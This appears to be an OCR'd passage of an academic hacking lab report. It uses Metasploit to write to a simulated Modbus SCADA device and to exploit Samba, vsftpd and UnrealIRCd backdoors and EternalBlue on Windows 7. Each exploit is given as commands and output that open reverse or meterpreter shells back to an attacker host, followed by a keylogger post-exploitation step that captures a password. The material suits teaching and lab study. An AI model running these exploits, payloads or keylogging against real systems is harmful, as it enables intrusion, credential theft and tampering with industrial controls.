
Figure 10: The top 10 VMs with multiple alerts in the cloud system.


2. Hacking the SCADA Systems Components.


We deployed the ModbusPal [12] which is a MODBUS slave simulator that simulates up to 247 slaves and each slave has registers and coils. In this experiment package, we use a specific exploit at the MetaSploit library called Modbus Client Utility exploit. By configuring it, we can read and write data to each slave's register as shown in the following screenshots.



ModbusPal 1.6b
Link settings
TCP/IP
Serial
Replay
TCP Port: 502
Run
Learn
Record
Ascii
Modbus slaves
Add
Enable all
Disable all
1
slave
Automation
Add
Start all
Stop all
1:slave
Import
Export
Modbus
Stay on top
Holding registers
Coils
Functions
Tuning
Add
Remove
Bind
Unbind
Address
Value
Name
Binding
1 0
2 1
3 0
4 1
5 0
6 0
7 0
8 0
9 0
10 0
11 0
12 0
13 0
Adding coils completed.


root@kali: ~/Downloads
File
Edit
View
Search
Terminal
Help
root@kali:~/Downloads# msfconsole
=[metasploit v4.16.48-dev]
+ -- --=[1749 exploits - 1002 auxiliary - 302 post]
+ -- --=[536 payloads - 40 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use auxiliary/scanner/scada/modbusclient
msf auxiliary(scanner/scada/modbusclient) >


Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
DATA no Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS yes Modbus data address
DATA_COILS no Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS no Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
NUMBER 1 no Number of coils/registers to read (READ_COILS ans READ_REGISTERS modes only)
RHOST 127.0.0.1 yes The target address
RPORT 502 yes The target port (TCP)
UNIT_NUMBER 1 no Modbus unit number









We may notice that the value of the 2nd position is changed to 34 instead of 0. Similarly, there are various SCADA related exploits available at Metasplot library. For instance, modbusdetect for reconnaissance. Each SCADA vendor device has various vulnerabilities that can be exploited in a similar way using the Metasploit.

3. Hacking the Metasploitable Machines

Metasploitable machines are Linux operating system that is developed for penetration testing purposes. Therefore, they have multiple known vulnerabilities. We use the Metasploit framework to exploit those loopholes. As we can see in all the following screenshots, we successfully got a root access to those machines.



```
Description:
  This module exploits a command execution vulnerability in Samba
  versions 3.0.20 through 3.0.25rc3 when using the non-default
  "username map script" configuration option. By specifying a username
  containing shell meta characters, attackers can execute arbitrary
  commands. No authentication is needed to exploit this vulnerability
  since this option is used to map usernames prior to authentication!

References:
  https://cvedetails.com/cve/CVE-2007-2447/
  OSVDB (34700)
  http://www.securityfocus.com/bid/23972
  http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
  http://samba.org/samba/security/CVE-2007-2447.html

msf exploit(multi/samba/usermap_script) > set RHOST 192.168.157.133
RHOST => 192.168.157.133
msf exploit(multi/samba/usermap_script) >
```



```
msf exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 192.168.157.137:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo b09MJ8DtSk2s0f3L;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "b09MJ8DtSk2s0f3L\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.157.137:4444 -> 192.168.157.133:556
9) at 2019-04-18 00:23:02 -0400

pwd
/
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:21:5f:92
          inet addr:192.168.157.133  Bcast:192.168.157.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe21:5f92/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.157.133
RHOST => 192.168.157.133
msf exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.157.133:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.157.133:21 - USER: 331 Please specify the password.
[+] 192.168.157.133:21 - Backdoor service has been spawned, handling...
[+] 192.168.157.133:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.157.137:42673 -> 192.168.157.133:620
0) at 2019-04-18 00:28:38 -0400

pwd
/
uname
Linux

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.157.133
RHOST => 192.168.157.133
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.157.137:4444
[*] 192.168.157.133:6667 - Connected to 192.168.157.133:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your
 IP address instead
[*] 192.168.157.133:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ODiAsg9lcOyA8wGV;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ODiAsg9lcOyA8wGV\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.157.137:4444 -> 192.168.157.133:48470) at 2
019-04-18 00:35:29 -0400

pwd
/etc/unreal

cd /
```

4. Hacking Windows 7.

In this experimental package, we chose windows 7 operating system as a victim. The IP address of windows 7 VM is 192.168.157.139. First, we ran NMAP to find open ports, after that we chose the TCP port 445 which runs server message block (SMB).

```
C:\Users\akshay>ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::f414:4769:8db4:4391%11
   IPv4 Address. . . . . . . . . . . : 192.168.157.139
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.157.2

Tunnel adapter isatap.localdomain:
```

```
root@kali:~# nmap -sV 192.168.157.139
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-24 22:03 EDT
Nmap scan report for 192.168.157.139
Host is up (0.0031s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: 
ORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:C9:C5:4D (VMware)
Service Info: Host: WIN-8OBBUDK62L0; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nma
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.49 seconds
```

As shown in the above screenshots, we use a scanner to find current vulnerability related to the TCP 445 port service. As a result, we found that the system is vulnerable to MS17-010. Therefore, we used the exploits related to MS17-010 and successfully got access to Windows 7 as shown below.

```
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.157.139
RHOSTS => 192.168.157.139
msf auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.157.139:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 H
ome Basic 7601 Service Pack 1 x64 (64-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```


```
msf exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.157.139
RHOST => 192.168.157.139
msf exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.157.138:4444
[*] 192.168.157.139:445 - Target OS: Windows 7 Home Basic 7601 Service Pack 1
[-] 192.168.157.139:445 - Unable to find accessible named pipe!
[*] Sending stage (179779 bytes) to 192.168.157.139
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.157.138:4444 -> 192.168.157.139:49160)
 at 2019-04-25 00:33:47 -0400

meterpreter > shell
Process 1200 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.157.139
RHOST => 192.168.157.139
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/rev
erse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.157.138
LHOST => 192.168.157.138
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.157.138:4444
[*] 192.168.157.139:445 - Connecting to target for exploitation.
[+] 192.168.157.139:445 - Connection established for exploitation.
[+] 192.168.157.139:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.157.139:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.157.139:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42
Windows 7 Home B
[*] 192.168.157.139:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63
asic 7601 Servic
[*] 192.168.157.139:445 - 0x00000020  65 20 50 61 63 6b 20 31
e Pack 1
[+] 192.168.157.139:445 - Target arch selected valid for arch indicated by DCE/RPC repl
y
```


```
[+] 192.168.157.139:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.157.139:445 - Sending egg to corrupted connection.
[*] 192.168.157.139:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.157.139
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.157.138:4444 -> 192.168.157.139:49159) at 20
9-04-24 22:24:18 -0400
[+] 192.168.157.139:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.157.139:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.157.139:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter > shell
Process 964 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```



```
9-04-24 22:24:18 -0400
[+] 192.168.157.139:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.157.139:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.157.139:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter > shell
Process 964 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```


```
C:\Windows\system32>cd ..
cd ..

C:\Windows>cd \users\akshay\Desktop
cd \users\akshay\Desktop

C:\Users\akshay\Desktop>mkdir virus
mkdir virus

C:\Users\akshay\Desktop>
```



We can also poison the ARP Cache of any windows system. The outcome is to link an attacker's or a forged MAC address with the IP address of a legitimate system or server on the network. The following attack shows how we can poison the ARP cache using SCAPY by linking forged MAC address to a legitimate IP. Here, the traffic related to 1.1.1.1 will not route correctly.





(5) Windows Post Exploitation

In this experimental package, we use a deeper hacking technique which is called post exploitation. Using this type of exploitation, we can inflict damage, steal data, and leave back doors for future attacks. The Meterpreter payload [13] is crucial tool that we use to perform post exploitation. Using the Meterpreter tool we can customize a lot of options that allow us to explicitly manipulate the OS and capture data. Meterpreter is a transition from the use of modules to the use of post modules. The difference here is that, the modules will help us gain sessions. These sessions are windows into the victim PC. In the cyber world, we don't want to stop once we get into a system, we want to matrix or pivot through the network. The post modules are the exact way that we will matrix through the system, pivot to other systems, and gather data about the victim that will lead us to other possible victims. Here we will focus on windows post exploitation.

First, we will look at Post Capture models. This will help us gather user input. The post capture model we will examine is the keylog_recorder module. This module capture keystrokes from user input as long as we are in a process that requires human or machine input, see the screenshots below:

```
meterpreter >
Background session 1? [y/N] y
msf > use post/windows/capture/keylog_recorder
msf post(keylog_recorder) > info

       Name: Windows Capture Keystroke Recorder
     Module: post/windows/capture/keylog_recorder
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Carlos Perez
  Josh Hale

Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  CAPTURE_TYPE  explorer         no        Capture keystrokes for Explorer, Winlogon or PID (Accepted: explo
  INTERVAL      5                no        Time interval to save keystrokes in seconds
  LOCKSCREEN    false            no        Lock system screen.
  MIGRATE       false            no        Perform Migration.
  PID                            no        Process ID to migrate to
  SESSION                        yes       The session to run this module on.
```

```
msf post(keylog_recorder) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against V-MAC-XP
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/loot/20110421120355_default_192.168.1.195_host.windows.key_3281
[*] Recording keystrokes...
^C[*] Saving last few keystrokes...
[*] Interrupt
[*] Stopping keystroke sniffer...
meterpreter >
```

```
root@kali:~# cat /root/.msf4/loot/20110421120355_default_192.168.1.195_host.windows.key_328113.txt
Keystroke log started at Thu Apr 21 12:03:55 -0600 2011
root  s3cr3t
ftp ftp.micro
soft.com  anonymous  anon@ano
n.com  e  quit
root@kali:~#
```

Here, we are utilizing the keylog_recorder post module. The module will steal keystrokes to a file in the system. Once we have run the keylogger for long enough, we will read the file and see what was being input into the system.

